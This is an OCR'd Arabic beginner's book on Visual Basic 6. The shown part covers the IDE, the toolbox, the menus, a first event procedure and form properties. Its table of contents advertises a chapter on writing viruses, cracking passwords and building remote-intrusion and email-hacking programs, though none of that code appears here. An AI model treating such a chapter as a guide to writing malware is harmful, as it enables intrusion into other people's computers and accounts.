بسم الله الرحمن الرحيم

اسرع طريق لتعلم لغة الفيجوال بيسك ٢٠٠٩م

مقدمة

بسم الله والصلاة والسلام علي اشرف خلق الله محمد (ص) وبعد اخي المسلم هل تريد ان تتعلم لغة الفيجوال بيسك.. هل تريد ان تصنع برنامج متكامل فهذا الكتاب سيجعلك ان شاء الله تصنع برنامج متكامل من الالف الي الياء ،، هذا الكتاب الرائع من مجهود الاخ/ ايهاب الذي جمعته في كتيب واحد جزاه الله عنا كل خير فهو كتاب جميل جدا ومختصر.

اخوكم عزالدين حسن احمد

ezonet@hotmail.com

الفهرس

البداية مع الفيجوال بيسيك
فتح برنامج الفيجوال بيسيك
واجهة الفيجوال بيسيك
عناصر شريط الادوات
قوائم الفيجوال بيسيك
شرح اول الكود
مصطلحات هامة
التعامل مع الفورم ٢
النماذج Forms
فتح و اظهار النموذج
خصائص الفورم
الاحداث الرئيسية للفورم
تغيير حجم الفورم
وحدات القياس
التعامل مع ادوات التحكم ٣
ما هي ادوات التحكم؟
التعامل مع ادوات التحكم
تحرير ادوات التحكم
استخدام بعض الادوات
الاداه PictureBox
الاداه CheckBox
الاداه OptionButton
الادتين ComboBox و ListBox
الادتين ScrollBars
ادوات المسارات DriveListBox | DirListBox | FileListBox
اداه الصورة Image
الاداه OLEObject
الاداه RichText Box
الاداه CommonDialog
اداه الجدول المرن MSFlexGride
اداه الجدول المرن
التحكم في سلوك الجدول
اهم احداث الاداه
التحكم في مظهر الاداه
القوائم في الفيجوال بيسيك ٤
انشاء القوائم في الفيجوال بيسيك
انشاء قائمة بالكود

فتح قائمة منسدلة من ليبل او شكل
وضع صورة بجانب القائمة
بعض القواعد الهامة في فيجوال بيسيك ٥
قاعدة If..Then
قاعدة Select Case
قاعدة For..Next
القاعدة While..We
قاعدة Do..Loop
تعلم برمجة الالعاب ٦
الحركة
الجدران
استخدام لوحة المفاتيح
لعبة سباق السيارات
الفكرة و الكائنات
الكود
المتغيرات و التركيبات و المصفوفات ٧
المتغيرات
التركيبات
تركيبات Enum
تركيبات UDT
التعامل مع الملفات و المجلدات ٨
انشاء و مسح المجلدات
نقل الملفات
مسح الملفات
البحث عن ملفات
خصائص اخري
فتح البرامج
الاخطاء و تفاديها ٩
الاخطاء و انواعها
الاخطاء و تفاديها
عمل العمليات الحسابية و معالجة السلاسل النصية ١٠
السلاسل الحرفية
تغيير حالة الاحرف
دوال النصية
التعامل مع التاريخ
عمليات منطقية
دوال حسابية
انشاء اله حاسبة بسيطة
وضع الكائنات
الفكرة و الكود
معرفة الرموز


انشاء برنامج السلعة و التاريخ
الكائنات
الكود
انشاء برنامج رسوم ١١
الفكرة
الكود
انواع الرسوم المختلفة
اهم احداث الفورم الخاصة بالرسوم
استخدام الاجرائات و الدوال ١٢
تحديد مجال الاجرائات و الدوال
اعادة استخدام الاجرائات و الدوال
الاجرائات
ما هي الاجرائات
انشاء الاجرائات الفرعية و استخدامها
تمرير البيانات من و الي الاجراء
انهاء الاجراء
الدوال
ما هي الدوال
انشاء الدوال
دوال API
قواعد البيانات ١٣
اقسام المشروع
انشاء قاعدة بيانات
ربط قاعدة بيانات بالفيجوال
الخصائص المهمة لاداه DataControl
بناء السجلات الالي
الاداه DBGride
مجموعة مهام للاداه DataControl
اوامر التنقل
الحذف و الاضافة و التحديث
البحث داخل قاعدة بيانات
فحص حالات معينة
انشاء حافظة الشاشة ١٤
اهمية حافظة الشاشة
بناء البرنامج
اخر خطوة
استخدام داسركت اكس ٧ مع الفيجوال بيسيك ١٥
تعريف دايركت اكس
الكائن DirectDraw
ما هو دايركت درو؟
انشاء كائن دايركت درو

السطح الرئيسي و السطح الخفي
الرسم علي السطح الخفي
الكتابة علي السطح الخفي
رسم السطوح علي السطح الخفي
المستطيل
نظام العرض
طبيقات علي دايركت درو
التطبيق الاول
التطبيق الثاني
التطبيق الثالث
كائن DirectInput
كائن دايركت انبت
لوحة المفاتيح
الفأرة
انشاء ادوات ActiveX ١٦
انشاء الاداه
مثال علي اداه
احداث الاداه
استخدام الاصناف Classes ١٧
انشاء الاصناف في فيجوال بيسيك
اهم الاحداث
انشاء الخصائص
الوظائف Methods
اضافة الاحداث
استخدام الاحداث
التخلص من الحدث
الانترنت ١٨
ما هو الانترنت
كيف تعمل شبكة الانترنت
احتياجات اي جهاز ليكون خادم انترنت
انشاء صفحات الويب
برمجةالويب
لغة VBScript
لغة VBScript
مثال
ملاحظات هامة
انشاء الكائنات بكود HTML
صفحات الويب الديناميكية Dynamic HTML
ما هي DHTML
محتويات صفحة DHTML
مثال علي DHTML

نشر صفحات DHTML
صناعة الفيروسات و برامج الاختراق ١٩
الفيروسات
امثلة علي الفيروسات
الفيروس الاول
الفيروس الثاني
برامج الاختراق
اختراق كلمة سر لقاعدة بيانات
معرفة كلمة سر علي شكل نجوم
برنامج اختراق الحاسب
مقدمة
التأكد من ان النفد مفتوح
Client
الكائنات
كتابة الكود
Server
الاكواد الجزء الاول
الاكواد الجزء الثاني
برنامج اختراق البريد
الفكرة و وضع الكائنات
الكود
ملاحظات هامة ٢٠
اغلاق برنامجك
كل شئ عن الرسائل
صناديق الادخال
الخاصية ToolTipText
كائن ClipBoard
الامر With
الامر App
الكائن Shell32
تحسين واجهتك بالخطوط
عمل ستب لبرنامجك

١. ماهي لغة الفجوال بيسيك؟؟

الفجوال بيسيك هي لغة برمجة من اهم لغات الحاسب وكان اسمها أولا بيسيك ، ثم طورت لتصبح فجوال بيسيك و كلمة BASIC اختصار لكلمة Beginners All-purpose Symbolic Instruction Code، و هي لغة مرئية سهلة التعلم، فواجهة الفيجوال بيسيك كما تري مثل اي واجهة برنامج اخر مثل فلاش او ثري دي ستوديو ماكس..الخ




نبذة تاريخية عن الفجوال بسيك..:

٢. أصل لغة فجوال بيسيك هى لغة بيسيك التي ظهرت في كلية دارتماوث Dartmouth علي يد جون كيمني و توماس كيرتز عام ١٩٦٣م، و قد أصبحت بسرعة فائقة من أشهر و أسهل لغات..

فتح البرنامج

يمكنك فتح البرنامج من قائمة Start بهذه الطريقة:


Start > Programmes > Microsoft Visual Studio 6.0 > Microsoft Visual Basic 6.0



واجهة الفيجوال بيسيك

- الفورم:

الفورم ستكون هي النافذة الأساسية لمشروعك ... وكذلك ستكون هي الصندوق الذي يحتوي على كل الكائنات الأخرى التي تضيفها للفورم، لذا فيمكن أن نعتبر الفورم هي أهم كائن في المشروع، و هذه هي نافذة الفورم:



وهي كما ترى عبارة عن شكل رباعي قائم الزوايا يحتوي في الأعلى على شريط العنوان المكتوب فيه Form1 وبجواره أيقونة الفورم ... ويحتوي على عدد من النقاط الفرق بين كل نقطة وأخرى ١٢٠ Twip...

بالضغط بالزر الأيمن من الماوس على الفورم تظهر لك قائمة بعدد من الإمكانيات التي تقدمها لك الفورم مثل ...

View Code: هذا الأمر يقوم بإظهار نافذة الكود ... في هذه النافذة تستطيع كتابة الكود الخاص بالفورم.

Menu Editor: هذا الأمر يقوم بإظهار نافذة محرر القوائم ... وهي النافذة التي تساعدك في إضافة قوائم إلى مشروعك.

Lock Controls: هذا الأمر يجعل جميع الأداوت في الفورم غير قابلة للتحريك ... وذلك إذا كنت قد وضعت الوضع النهائي لهذه الأدوات...


Paste: وهذا للصق شئ علي الفورم.

Properties: يقوم هذا الأمر بنقلك إلى نافذة الخصائص.

- شريط الادوات:


يمكن أن نقول أن شريط الأدوات من الكائنات أو النوافذ الرئيسية في بيئة التطوير Microsoft Visual Basic 6.0 وهو الشريط الذي يحتوي على كل الأدوات التي يمكن أن تضيفها للفورم من صندوق صورة PictureBox أو ميقاتي Timer أو صندوق نص TextBox أو صندوق عنوان Label أو غير ذلك..

و يمكن اضافة ادوات اخري لهذا الشريط بالضغط عليه بالزر الايمن و اختيار الامر Components ستظهر لك هذه الشاشة:



فقم باختيار الاداه التي تريدها ثم اضغط Apply ثم OK، و اذا اردت ادخال ادوات ActiveX او DLL فقم باختيار Browse ثم اختر الاداه..

- نافذة الفورمات:



هذه هي نافذة الفورمات وهي كما ترى تحوي كائنان و احيانا اكثر ... الأول هو كائن فهرس Directory واسمه Forms وهو الفهرس الذي يحتوي على كل الفورم التي ستضيفها للمشروع، و من الممكن وجود Directory اخر عند اضافه Module او Class Module ...الخ


والكائن الآخر هو كائن من نوع فورم Form واسمه Form1...

تمنحك نافذة الفورمات القدرة على عدد من الأشياء التي تراها بمجرد ضغطك بالزر الأيمن بالماوس على أي كائن من الكائنات في مستكشف المشروع مثل الحفظ والإلغاء وغير ذلك..

- نافذة الخصائص:

هذه النافذة تحتوي على خصائص جميع الكائنات والأدوات التي تضيفها لمشروعك، بما فيها خصائص الفورم، و تختلف الخاصائص الخاصة بكل اداه

عن الاخري ماعدا بعض الخصائص المشتركة بين بعض الادوات، وهذه هـي نافذة الخصائص:



وهي كما ترى تحتوي على الخاصية في اليسار ... وقيمتها في اليمـين ... فمثلا الخاصية Caption تجد أن قيمتها Form1 وهكذا ...

ومن شكل النافذة تلاحظ أن الخصائص فيها مرتبة تبعا للترتيب الأبجدي من أعلى لأسـفل فيمـا عـدا الإسـتثناء الوحيـد وهـي الخاصـية Name و يمكـن ترتيبها خصائصيا عن طريق الضغط علـي Categorized بجانـب Alphabetic ومن الملاحظ أن كل كائن في البرنامج يحتوي على مجموعة من الخصائص التـي تختلـف مـن كـائن لآخـر وكـذلك عـدد مـن الخـصائص المـشتركة بـين الكائنـات ... فمـثلا كـل الكائنـات تمتلـك الخاصـية Name وذلـك لأن هـذه الخاصية من الخواص اللازمة في الفيجول بيسيك..

عناصر شريط الأدوا ت

الأداة الأولى : هي أداة Pointer وهي تعيـد مؤشـر المـاوس إلـى الـسهم الطبيعي إذا كان المؤشر على احدى الأداوت أو الأشكال الأخرى غير الوجه الطبيعي.

الأداة الثانية : PictureBox وهي أداة تتيح لك إضافة صورة إلى البرنـامج ... وادماج هذه الصورة إلى البرنامج.

الأداة الثالثة : Label وهي أداة تتـيح لـك إضـافة عنـوان إلـى البرنـامج ... أو نص في أي مكان من الفورم ...

الأداة الرابعة : Text Box وهي أداة تتيح لك أن تترك للمستخدم فرصة إدخال بيانات مثل اسمه او...

الأداة الخامسة : Frame وهي أداة تتيح لك صنع Frame إطار وتضمين بعض الأدوات بداخل هذا الإطار.

الأداة السادسة : Command Button وهي أداة زر أمر حيث تتيح لك أن تجعل للمستخدم زرا ليضغط عليه عند تنفيذ أمر معين.

الأداة السابعة : Check Box وهي أداة نقطة إختبار ... وتتيح للمستخدم استخدام خيارات Options التي تضعها في البرنامج.

الأداة الثامنة : Option Button وهي أداة نقطة اختيار ... وفيها يمكنك أن تختار اختيارا ما من عدة إختيارات.

الأداة التاسعة : Compo box وهي أداة تضيف إليها قائمة منسدلة مثل ليختار المستخدم منها إحدى القيم

الأداة العاشرة : ListBox وهي أداة قائمة List تشبه القائمة السابقة ولكن مع الفارق أن هذه الأداة ليست منسدلة.

الأداة الحادية عشر : HScrolBar وهي أداة شريط الإنزلاق العرضي ... وتستخدم في إنزلاق الصور والكائنات الأكبر من اللازم عرضيا.

الأداة الثانية عشر : VScrollBar وهي أداة تشبه السابقة ولكن شريط انزلاق طولي وليس عرضي.

الأداة الثالثة عشر : Timer وهي أداة الميقاتي ووظيفتها أنها تقوم بأداء عمل معين أو عدة اعمال معينة بصفة دورية كلما مر زمن معين تحدده.

الأداة الرابعة عشر : DriveListBox وهي أداة عبارة عن ListBox فيه أقسام القرص الصلب وقسمي القرص المرن والسي دي.

الأداة الخامسة عشر : dirListBox وهي عبارة عن أداة ListBox تقوم بعرض المجلدات Folders في مسار معين تحدده أنت .

الأداة السادسة عشر : FileListbox وهي عبارة عن أداة Listbox تقوم بعرض الملفات Files في مسار معين.

الأداة السابعة عشر : Shape وهي عبارة عن اداة رسم شكل.

الأداة الثامنة عشر : Line وهي أداة رسم خط على الفورم.

الأداة التاسعة عشر : Image وهي أداة إضافة صورة وتختلف بعض الإختلافات عن الأداة Picturebox .

الأداة العشرون :data وهي أداة تستخدم في ربط البرنامج بقاعدة بيانات خارجية.

الأداة الحادية والعشرون : OLE وهي أداة ربط وتضمين ملفات وبرامج خارجية ضمن برنامجك.

معظم هذه الادوات ليست موجودة في صندوق الادوات لذا عليك اضافتها بنفسك..

قوائم الفيجوال بيسيك

يحتوي الفيجوال بيسيك علي ١٣ قائمة، و هم كالتالي:

- القائمة File: تحتوي علي اوامر اساسية، مثل فتح و حفظ مشروح، و فتح مشروع جديد، و تحويل البرنامج الي امتداد Exe.. الخ
- القائمة Edit: تحتوي علي اوامر التحرير العادية بالاضافة الي اوامر اخري..
- القائمة View: تعمل محتويات هذه القائمة علي اظهار بعض الاشياء مثل صفحة كود و فورم و صندوق الادوات...الخ
- القائمة Project: تحتوي هذه القائمة علي اوامر خاصة بمحتويات المشروع مثل اضافة Module او ClassModule او غيرها..
- القائمة Format: بهذه القائمة يمكنك تنسيق برنامجك، مثلا وضع زر في منتصف الشاشة تماما او محاذاته الي اليمين او اليسار او غيره، و بها ايضا الامر LockControls الذي يمكنك من عدم السماح بتحريك او تغغير حجم اي كائن، و يمكنك ازالته بالضغط عليه مرة اخري...
- القائمة Debug: تحتوي هذه القائمة علي معظم اوامر التشغيل، و منها اختيار طريقة تنفيذ البرنامج، مثل تنفيذ سطر واحد منه StepInto، او تنفيذه كله StepOver، او الامر السابق StepOut، او التنفيذ حتي السطر الذي يوجد عليه مؤشر الكتابة RunToCursor، و BreakPoints التي تظهر باللون الاحمر عند كتابة الكود، فعند اختيارها يتم توقف مؤقت للبرنامج اثناء تشغيله...

- القائمة Run: من خلال هذه القائمة يمكنك تشغيل او ايقاف البرنامج، و اعادة تشغيله..
- القائمة Query: تحتاج هذه القائمة الي جمل استعلام SQL..
- القائمة Diagram: تحتاج هذه القائمة الي SQL او ORACLE..
- القائمة Tools: تحتوي هذه القائمة علي اوامر كثيرة مثل AddProcedur الذي يمكنك من كتابة اجراء جديد و لكن يجب ان تكون في صفحة الكود عند اختيار هذا الامر، اما ProcedureAtributes فهو يمكنك تخصيص بعض الاشياء للاجراء الذي انشأته مثل تغيير ID و غيرها..
- القائمة Add-Insert: تحتوي هذه القائمة علي برامج مستقلة توفر خدمات للبرنامج..
- القائمة Window: تنظم هذه القائمة صفحة الكود و الفورم ليكونا ظاهرين مع بعضهما..
- القائمة Help: تحتوي هذه القائمة علي متعليمات خاصة ولا يمكنك فتحها الا اذا تم تحميل MSDN، و بها ايضا الصفحة الخاصة بنبذة عن للفجوال..

شرح اول الكود


عند فتح نافذة كود لزر مثلا نجد مكتوب الاسطر التالية:

```
Private Sub Command1_Click()

End Sub
```

الآن تعال نلاحظ ماذا تعني السطور السابقة:

- الكلمة Private تعني أن الجزء التالي سيعمل من خلال الفورم فقط ولن يعمل من خلال الفورم الأخرى ... ولكي تجعل الإجراء عاما أي يعمل من خلال أي جزء في البرنامج استبدل الكلمة Private.

- الكلمة Sub تعني أن الجزء المحصور بين كلمتي Sub و End Sub عبارة عن مقطع برمجي متكامل ... ولا يتجزأ.
- الكلمة Command1 تعني أن المقطع التالي هو إجراء خاص بالكائن الذي إسمه Command1 وهو زر الأمر الذي أسميته بهذا الإسم .
- الكلمة Click تعني أن هذا الإجراء سيتم تنفيذه في حالة الحدث Click ومجموع الكلمتين Command1_Click تعني أن هذا الإجراء يعمل من خلال الحدث Click فوق زر الأمرCommand1.
- الكلمة End Sub تعني أن المقطع (الإجراء) قد انتهى.
- لوضع BreakPoint في صفحة الكود، اضغط بجانب السطر من اليسار المراد وضع BreakPoint عنده..



لمعرفة ما هي BreakPoint راجع درس قوائم الفيجوال بيسيك الجزء الخاص

ب Debug..

مصطلحات هامة

هذه اهم المصطلحات التي يجب معرفتها عند استخدام الفيجوال بيسيك..

- ادوات Controls: هي ادوات تحكم خاصة بالفيجوال تم تصميمها لاستخدامها بأكثر من طريقة...

- حدث Event: هو فعل ما يقوم به الجهاز او المستخدم مثل ضغط زر من لوحة المفاتيح او زر الفأرة..
- الوظائف Methods: هي وظائف محددة يمكن للكائن ان يقوم بها مثل Me.Hide فهي وظيفة خاصة بالفورم فقط..
- كائن Object: و هو كائن (اداه) خاص له مميزاته الخاصة من خصائص و وظائف و احداث يمكن ان ينجزها..
- اجراء Procedure: هي اجراء مقطع او اكثر من التعليمات في البرنامج (الكود) و تكتب عادة لغرض معين، و غالبا تكون متصلة بحدث لذا تسمي "الاجرائات الحدثية Event Procedure ..
- الخصائص Properities: هي مزايا الكائن، مثل حجمه و مكانه في الشاشة و لونه و اسمه.. الخ

النماذج Forms


- النموذج عبارة عن كائن يعمل كمكتب للكائنات الأخرى، كالعناوين ومربعات النص ومربعات الرسم التى تتكون منها في النهاية واجهة المستخدم .
- يحتوى النموذج على كل العناصر التى توجد في نوافذ البرنامج حال تشغيله . فهي تحتوي على شريط عنوان وقائمة التحكم وعدة أزرار للتحكم (تكبير، تصغير، اغلاق)..
- تظهر أرضية النموذج اثناء التصميم على هيئة شبكة نقطية Grid التى تسمح لك بمحاذاة العناصر على النموذج .

فتح و اظهار نموذج اخر

<u>اولا: فتح نموذج اخر:</u>

- اضغط بالزر الايمن علي نافذة الفورمات ثم اختر Add > Form..
- اضغط Project ثم AddForm..

اذا استخدمت ايا من الحالتين سيظهر لك الصندوق التالي:



عادة ما نستخدم الفورم العادية، ولكن علينا معرفة باقي هذه الاشياء:

- Form: هذه هي الفورم العادية الخالية..
- About Dialog: و هي فورم عادية، ولكن مخصصة لتكون مثل نبذة عن للبرنامج..
- Web Browser: هذه فورم جاهزة بها الكائنات الخاصة بمتصفح الانترنت..
- Dialog: هي فورم علي شكل Dialog Box..
- Log In Dialog: فورم مخصصة لتكون باسورد للبرنامج..
- Splash Screen: وهي نافذة بدء البرنامج..
- Tip of the Day: و هي فورم مخصصة لتكون Tip of The Day، و طريقة استخدامها مكتوبة بالفورم..
- Option Dialog: فورم بها Option Dialog مقسم الي ٤ اجزاء..

ثانيا: اظهار (تنشيط) النموذج:

يمكنك اظهار النموذج بالضغط علي ايقونة الفورم في نافذة الفورمات ضغطا مزدوجا..

بعض خصائص الفورم

بعض الخصائص المهمة للفورم:

الخاصية	الوظيفة
Name	متغير نصي و هو اسم الفورم
Appearance	متغير يعبر عن شكل الفورم
AutoRedraw	اذا كانت هذه الخاصية True فأن البرنامج يعيد رسم الخطوط و الاشكال اذا محت
BackColor	لون خلفية افورم
BorderStyle	يعبر هذا المتغير عن الشكل الخارجي للفورم
Caption	هذا متغير من نوع نصي يعبر عن عنوان الفورم ... أو القيمة الظاهرية التي تظهر على شريط العنوان بأعلى الفورم
ControlBox	بجعل قيمة هذا المتغير False = يختفي صندوق التحكم بأعلى يمين الفورم ... وهو الصندوق الذي يحتوي على زر التكبير والتصغير والإغلاق
Enabled	بجعل قيمة هذا المتغير False تكون الفورم غير فعالة أو نشطة ... أي أنك لن تستطيع التحكم فيها أو في جميع الأداوت بداخلها
Font	تستخدم هذه الخاصية في تحديد نوع وحجم الخط الذي ستكتب به على الفورم
ForeColor	لون خط الكتابة على الفورم
Height	متغير رقمي يعبر عن قيمة ارتفاع الفورم
Left	متغير رقمي يعبر عن قيمة بعد الفورم عن أقصى يسار الشاشة
MaxButton	هل زر التكبير بأعلى الفورم ظاهر أم لا
MinButton	هل زر التصغير بأعلى الفورم ظاهر أم لا
MouseIcon	شكل أيقونة الماوس من الأشكال الرئيسية
MousePointer	تحميل أيقونة الماوس من مكان خارجي
Movable	هل سيتمكن المستخدم من تحريك الفورم أم لا
Picture	الصورة التي ستوضع كخلفية للفورم
RightToLeft	هل الكتابة على الفورم ستكون من اليمين إلى اليسار أم العكس
ShowInTaskBar	هل الفورم ظاهرة في شريط المهام بالأسفل أم لا
StartUpPositio	مكان بدئ التحميل ... هل سيبدأ في منتصف الشاشة أم تخصيص مكان البدء
Top	قيمة بعد الفورم عن أعلى نقطة في الشاشة حيث أن أعلى نقطة في الفورم تساوي ٠
Visible	هل الفورم ظاهرة أم مخفية
Width	قيمة عرض الفورم
Window State	تكبير الفورم إلى حجم الشاشة أو تصغيرها لتكون

في التاسك بار أو جعلها في وضع طبيعي

معظم هذه الخصائص موجودة بكائنات اخري و لها نفس الوظيفة ايضا.

يمكن التحكم بأي من هذه الخصائص عن طريق الاكواد بالطريقة التالية:

Object.Property = Style

حيث ان Object هي اسم الكائن، و Property هي اسم الخاصية، و Style هي حالة الخاصية..

التعامل مع الاحداث الرئيسية للفورم

